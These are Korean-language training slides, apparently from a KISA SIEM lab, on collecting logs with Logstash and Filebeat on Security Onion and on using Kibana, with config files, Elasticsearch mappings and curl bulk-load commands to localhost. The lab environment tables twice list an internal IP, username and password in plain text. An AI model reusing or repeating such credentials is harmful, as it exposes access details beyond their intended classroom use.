
- 파일 비트(<https://www.elastic.co/kr/products/beats/filebeat>)
 - Filebeat으로 쉬운 일들을 쉽게 처리
 - Filebeat은 일반적인 형식의 로그 데이터들을 수집, 파싱 그리고 시각화를 단일 명령으로 처리가 가능한 내부 모듈 (Apache, NGINX, System, 및 MySQL) 들을 제공
 - 시스템의 디폴트 설정을 기반으로 Elasticsearch의 Ingest Node 파이프라인과 Kibana 대시보드를 자동으로 생성



3

로그스태시, 파일 비트를 활용한 로그 수집

- 파일비트는 로그스태시를 통해서
 - 파일비트는 기본적으로 로그 스태시에 데이터를 보내 수집할 수 있다.
 - 물론 파일비트는 직접 엘라스틱서치에 데이터를 올리는 것도 가능하다.




3

로그스태시, 파일 비트를 활용한 로그 수집

• 로그스태시 튜토리얼

- 이 섹션에서는 Logstash를 설치하고 모든 것이 제대로 실행되고 있는지 확인하는 과정을 안내
- 첫 번째 이벤트를 긁는(stash) 방법을 배우고 나면 Apache 웹 로그를 입력으로 사용
- 구문 분석된 데이터를 Elasticsearch 클러스터에 기록하는 고급 파이프 라인을 작성
- 입출력 플러그인을 결합하여 다양한 소스의 데이터를 통합하는 방법을 학습



3

로그스태시, 파일 비트를 활용한 로그 수집

- 로그스태시, 파일 비트를 활용한 로그

- 실습 목표

- 로그스태시와 파일 비트의 기본적인 사용법을 배운다.

- 실습 환경

구분	IP	ID	PW	비고
Intra	KISA-SIEM	172.16.20.10	siem	qhdkscjfwj0! Security Onion 16.04.5.1 (2018.08.02)

- 실습 문제 구성

- 로그스태시와 파일 비트의 설정 파일을 분석하고 ELK에서 어떤 역할을 하는지 파악하시오.


3

<실습> 로그스타시, 파일 비트를 활용한 로그 수집

• 로그스타시 튜토리얼

– SIEM에 저장돼 있는 다양한 conf 파일

» cd /etc/logstash/conf.d



```
siem@siem: /etc/logstash/conf.d
File Edit View Search Terminal Help
siem@siem:/etc/logstash/conf.d$ cd /etc/logstash/conf.d
siem@siem:/etc/logstash/conf.d$ ls
0000_input_syslogng.conf
0001_input_json.conf
0002_input_windows_json.conf
0003_input_syslog.conf
0005_input_suricata.conf
0006_input_beats.conf
0007_input_import.conf
1000_preprocess_log_elapsed.conf
1001_preprocess_syslogng.conf
1002_preprocess_json.conf
1003_preprocess_bro.conf
1004_preprocess_syslog_types.conf
1026_preprocess_dhcp.conf
1029_preprocess_esxi.conf
1030_preprocess_greensql.conf
1031_preprocess_iis.conf
1032_preprocess_mcafee.conf
1033_preprocess_snort.conf
1034_preprocess_syslog.conf
1100_preprocess_bro_conn.conf
1101_preprocess_bro_dhcp.conf
1102_preprocess_bro_dns.conf
```


3

<실습> 로그스타시, 파일 비트를 활용한 로그 수집

• 로그스타시 튜토리얼

– SIEM에 저장돼 있는 다양한 conf 파일

» gedit ./0000_input_syslogng.conf



```
# Original Author: Justin Henderson
#           SANS Instructor and author of SANS SEC555: SIEM and Tactical Analytics
# Updated by: Doug Burks
# Last Update: 5/15/2017

input {
  tcp {
    port => 6050
    codec => json
    tags => "syslogng"
  }
}
filter {
  if "syslogng" in [tags] {
    mutate {
      #add_tag => [ "conf_file_0000" ]
    }
  }
}
```

인풋

- Tcp 포트 6050번
- Json형태로 데이터를 받음
- Syslogng 태그

필터

- 태그가 syslogng인 경우에 처리
- 변형(Mutate)에서 conf_file_0000 태그를 추가(주석)

Plain Text ▾ Tab Width: 8 ▾ Ln 1, Col 36 ▾ INS

3

<실습> 로그스타시, 파일 비트를 활용한 로그 수집

• 실습 문제: 로그스타시

- 다음 logstash conf 파일을 보고 어떤 역할을 할지 해석해 보자.

» 참고자료 : <https://www.elastic.co/guide/en/logstash/current/index.html>

```

1 input {
2     file {
3         codec => json
4         path => "c:/logs/*.log"
5     }
6 }
7
8 filter {
9     geoip {
10        database => "./GeoLite2-City.mmdb"
11        source => "ip"
12    }
13 }
14
15 output {
16     stdout {
17         codec => dots {}
18     }
19
20     elasticsearch {
21         index => "apache_elastic_example"
22     }
23 }
```

• Kibana

— Introduction

- » Kibana는 Elasticsearch와 함께 작동하도록 설계된 오픈 소스 분석 및 시각화 플랫폼
- » Kibana를 사용하여 Elasticsearch 색인에 저장된 데이터를 검색, 보기 및 상호 작용
- » 고급 데이터 분석을 쉽게 수행하고 다양한 차트, 테이블 및 맵에서 데이터를 시각화
- » 간단한 브라우저 기반의 인터페이스를 통해 실시간으로 Elasticsearch 쿼리의 변경 사항을 표시하는 동적 대시 보드를 신속하게 만들고 공유!
- » 간단한 설치!



• Install Kibana on Windows

- Kibana는 Windows에서 .zip 패키지를 사용하여 설치
- 엘라스틱서치 버전
 - » Kibana는 동일한 버전의 Elasticsearch 노드에 대해 실행되도록 구성되어야 함
 - » 공식적으로 지원되는 구성
- .zip 아카이브의 디렉토리 레이아웃

Type	Description	Default Location
home	Kibana home directory or \$KIBANA_HOME	Directory created by unpacking the archive
bin	Binary scripts including kibana to start the Kibana server and kibana-plugin to install plugins	\$KIBANA_HOME\bin
config	Configuration files including kibana.yml	\$KIBANA_HOME\config
data	The location of the data files written to disk by Kibana and its plugins	\$KIBANA_HOME\data
optimize	Transpiled source code. Certain administrative actions (e.g. plugin installation) result in the source code being retranspiled on the fly.	\$KIBANA_HOME\optimize
plugins	Plugin files location. Each plugin will be contained in a subdirectory.	\$KIBANA_HOME\plugins

4

<실습> 키바나 튜토리얼

- 로그스태시, 파일 비트를 활용한 로그

- 실습 목표

- » 키바나의 기본 활용법을 배운다.

- 실습 환경

구분	IP	ID	PW	비고
Intra	KISA-SIEM	172.16.20.10	siem	qhdkscjfwj0! Security Onion 16.04.5.1 (2018.08.02)

- 실습 문제 구성

- » 키바나를 사용해 주어진 데이터를 다양한 시각화로 표현하시오.

<실습> 키바나 튜토리얼

• Accessing Kibana

– kibana는 포트 5601을 통해 액세스하는 웹 응용 프로그램

- » 예 : localhost : 5601 또는 http://YOURDOMAIN.com:5601.
- » Kibana에 액세스하면 검색 페이지가 기본적으로 로드
 - ✓ 시간 필터는 지난 15 분으로 설정되고 검색 쿼리는 완전 일치로 설정

– Checking Kibana Status (Kibana 서버의 상태 페이지에 접근)

- » localhost:5601/status
- » 상태 페이지는 서버의 자원 사용에 대한 정보를 표시
- » 설치된 플러그인을 나열

Status: Green		tsathoggua
Heap Total (MB)	118.91	Load
Heap Used (MB)	96.80	2.31, 2.52, 2.31
<hr/>		
Response Time Avg	10.37 (ms)	Response Time Max (ms) 51.40
		Requests Per Second 0.60
<hr/>		
Status Breakdown		
ID		
ui settings	Status	
plugin:kibana@1.0.0	✓ Ready	
plugin:elasticsearch@1.0.0	✓ Ready	
plugin:timelion@5.0.0-alpha4	✓ Kibana index ready	
plugin:console@1.0.0	✓ Ready	
plugin:kbn_doc_views@1.0.0	✓ Ready	
plugin:kbn_vislib_vis_types@1.0.0	✓ Ready	
plugin:markdown_vis@1.0.0	✓ Ready	
plugin:metric_vis@1.0.0	✓ Ready	
plugin:spy_modes@1.0.0	✓ Ready	
plugin:status_page@1.0.0	✓ Ready	
plugin:table_vis@1.0.0	✓ Ready	

• Connect Kibana with Elasticsearch

- Kibana를 사용하려면 어떤 Elasticsearch 색인을 탐색할지 설정해야 함
- 처음으로 Kibana에 액세스할 경우 아래 절차를 밟게 됨
 - » 색인 중 하나 이상의 이름과 일치하는 색인 패턴을 정의하라는 메시지가 표시
 - » 관리 탭에서 언제든지 색인 패턴을 추가


기본적으로 Kibana는 localhost에서 실행중인 Elasticsearch 인스턴스에 연결합니다. 다른 Elasticsearch 인스턴스에 연결하려면 kibana.yml 구성 파일에서 Elasticsearch URL을 수정하고 Kibana를 다시 시작하십시오. 프로덕션 노드에서 Kibana를 사용하는 방법에 대한 자세한 내용은 프로덕션 환경에서 Kibana 사용을 참조하십시오.

4

<실습> 키바나 튜토리얼

• Connect Kibana with Elasticsearch

- » 브라우저에서 Kibana UI에 액세스하려면 포트 5601로 접속(<http://localhost:5601> 또는 <http://YOURDOMAIN.com:5601>)
- » Kibana의 Management로 접근하여 색인 패턴 지정 가능
- » Elasticsearch 색인 이름과 일치하는 색인 패턴을 지정
- » 기본적으로 Kibana는 Logstash가 Elasticsearch에 입력하는 데이터가 있다고 추측(logstash-*)
- » 적절한 패턴으로 설정(단일 색인의 이름으로도 입력 가능)



The screenshot shows the Kibana Management interface with the 'Management / Kibana' title at the top. On the left, there's a sidebar with icons for Discover, Visualize, Dashboard, Timelion, Dev Tools, Management (which is selected), Squert, and Logout. The main area has tabs for Index Patterns, Saved Objects, and Advanced Settings. Under 'Index Patterns', there's a list of existing patterns: '*:logstash-*', '*:elastalert_status*', '*:logstash-beats-*', and 'filebeat-*'. A 'Create index pattern' section is open, titled 'Step 1 of 2: Define index pattern'. It contains a text input field with 'shakes*' entered. Below the input, a note says 'You can use a * as a wildcard in your index pattern. You can't use spaces or the characters \, /, ?, ", <, >, |.' To the right of the input field is a button labeled 'Next step'. At the bottom of the page, there's a note 'Rows per page: 10'.

키바나 튜토리얼

- Kibana 튜토리얼 준비하기
 - Kibana에 대한 경험할 준비가 되셨나요?



시작하기 전에 Kibana를 설치하고 Elasticsearch에 대한 연결을 설정했는지 확인하십시오.

<실습> 키바나 튜토리얼

• Kibana 튜토리얼 준비하기

— Loading Sample Data

- » 월리엄 셰익스피어 (William Shakespeare)의 전체 작품은 적절하게 필드로 파싱 - `shakespeare.json`
- » 무작위로 생성 된 데이터로 구성된 가상 계정 집합 - `accounts.json`
- » 임의로 생성 된 로그 파일 세트 - `logs.jsonl`

shakespeare.json

logs.jsonl

accounts.json

```
{
  "line_id": INT,
  "play_name": "String",
  "speech_number": INT,
  "line_number": "String",
  "speaker": "String",
  "text_entry": "String",
}
```

```
{
  "memory": INT,
  "geo.coordinates": "geo_point",
  "@timestamp": "date"
}
```

```
{
  "account_number": INT,
  "balance": INT,
  "firstname": "String",
  "lastname": "String",
  "age": INT,
  "gender": "M or F",
  "address": "String",
  "employer": "String",
  "email": "String",
  "city": "String",
  "state": "String"
}
```

<실습> 키바나 튜토리얼

• Loading Sample Data

— 데이터를 로드하기 전에 매팅을 먼저 수행!

» 매팅을 수행하지 않은 경우에는 임의의 데이터 형태로 매팅

— 매팅이란?

» 인덱스의 문서를 논리적 그룹으로 나누고 필드의 검색 가능성 또는 토큰화되었는지 또는 별도의 단어로 분리되는 지와 같은 필드의 특성을 지정
 » account 데이터 세트에는 매팅이 필요하지 않음

```
PUT /shakespeare
{
  "mappings": {
    "_default_": {
      "properties": {
        "speaker": {"type": "keyword"},
        "play_name": {"type": "keyword"},
        "line_id": {"type": "integer"},
        "speech_number": {"type": "integer"}
      }
    }
  }
}
```

PUT /logstash-2015.05.18
#18~20까지 세개의 인덱스 구성 필요

```
{
  "mappings": {
    "log": {
      "properties": {
        "geo": {
          "properties": {
            "coordinates": {"type": "geo_point"}
          }
        }
      }
    }
  }
}
```

<실습> 키바나 튜토리얼

- Loading Sample Data
 - 벌크 데이터를 사용하여 Elasticsearch에 데이터 세트를 로드

```
PUT /shakespeare
{
  "mappings" : {
    "_default_" : {
      "properties" : {
        "speaker" : { "type": "keyword" },
        "play_name" : { "type": "keyword" },
        "line_id" : { "type" : "integer" },
        "speech_number" : { "type" : "integer" }
      }
    }
  }
}
```

keyword

키워드 필드는 분석되지 않음

단일 단위로 처리 (문자열은 여러 단어가 포함)

```
PUT /logstash-2015.05.18
{
  "mappings": {
    "log": {
      "properties": {
        "geo": {
          "properties": {
            "coordinates": { "type": "geo_point" }
          }
        }
      }
    }
  }
}
```

integer

정수형 데이터 타입

geo_point

위도 / 경도 쌍에 지리적 위치로 레이블을 지정

<실습> 키바나 튜토리얼

- Loading Sample Data
 - 벌크 데이터를 사용하여 Elasticsearch에 데이터 세트를 로드하기 위해 kibana_tutorial의 압축을 해제한다.

```
siem@siem: ~/Desktop
File Edit View Search Terminal Help
siem@siem:~/Desktop$ cd ~/Desktop/
siem@siem:~/Desktop$ unzip kibana\ tutorial.zip -d ./kibana_tutorial
Archive: kibana tutorial.zip
extracting: ./kibana_tutorial/accounts.json
extracting: ./kibana_tutorial/curl.txt
extracting: ./kibana_tutorial/logs.jsonl
extracting: ./kibana_tutorial/mapping.txt
extracting: ./kibana_tutorial/shakespeare.json
siem@siem:~/Desktop$ █
```

4

<실습> 키바나 튜토리얼

- Loading Sample Data
 - 벌크 데이터를 사용하여 Elasticsearch에 데이터 세트를 로드
 - 매팅을 먼저하여 Index를 Fix하도록 한다. (mapping.txt 참고)

Dev Tools

History Settings Help

Console

```

1 PUT /logstash-2015.05.18 ➤ 🔒
2 {
3   "mappings": {
4     "log": {
5       "properties": {
6         "geo": {
7           "properties": {
8             "coordinates": { "type": "geo_point" }
9           }
10          }
11        }
12      }
13    }
14  }
15
16 PUT /logstash-2015.05.19
17 {
18   "mappings": {
19     "log": {
20       "properties": {
21         "geo": {
22           "properties": {
23             "coordinates": { "type": "geo_point" }
24           }
25         }
26       }
27     }
28   }
29 }
```

```

1 # PUT /logstash-2015.05.18
2 {➡}
3
4 # PUT /logstash-2015.05.19
5 {➡}
6
7 # PUT /logstash-2015.05.20
8
9 {➡}
10
11 # PUT /logstash-2015.05.20
12 {
13   "acknowledged": true,
14   "shards_acknowledged": true,
15   "index": "logstash-2015.05.20"
16 }
```

<실습> 키바나 튜토리얼

• Loading Sample Data

– 벌크 데이터를 사용하여 Elasticsearch에 데이터 세트를 로드

- curl -XPOST localhost:9200/bank/account/_bulk?pretty --data-binary @accounts.json -H "Content-Type: application/json"
- curl -XPOST localhost:9200/shakespeare/_bulk?pretty --data-binary @shakespeare.json -H "Content-Type: application/json"
- curl -XPOST localhost:9200/_bulk?pretty --data-binary @logs.jsonl -H "Content-Type: application/json"

```
siem@siem: ~/Desktop/kibana_tutorial
File Edit View Search Terminal Help
siem@siem:~/Desktop$ cd kibana_tutorial/
siem@siem:~/Desktop/kibana_tutorial$ curl -XPOST localhost:9200/bank/account/_bulk?pretty --data-binary @accounts.json -H "Content-Type: application/json" | head
% Total      % Received % Xferd  Average Speed   Time     Time      Current
          Dload  Upload   Total    Spent   Left  Speed
0          0        0       0      0  --:--:--  --:--:--  --:--:--  0{
"took" : 343,
"errors" : false,
"items" : [
  {
    "index" : {
      "_index" : "bank",
      "_type" : "account",
      "_id" : "1",
      "_version" : 1,
      "_score" : null
    }
  }
]

```

4

<실습> 키바나 튜토리얼

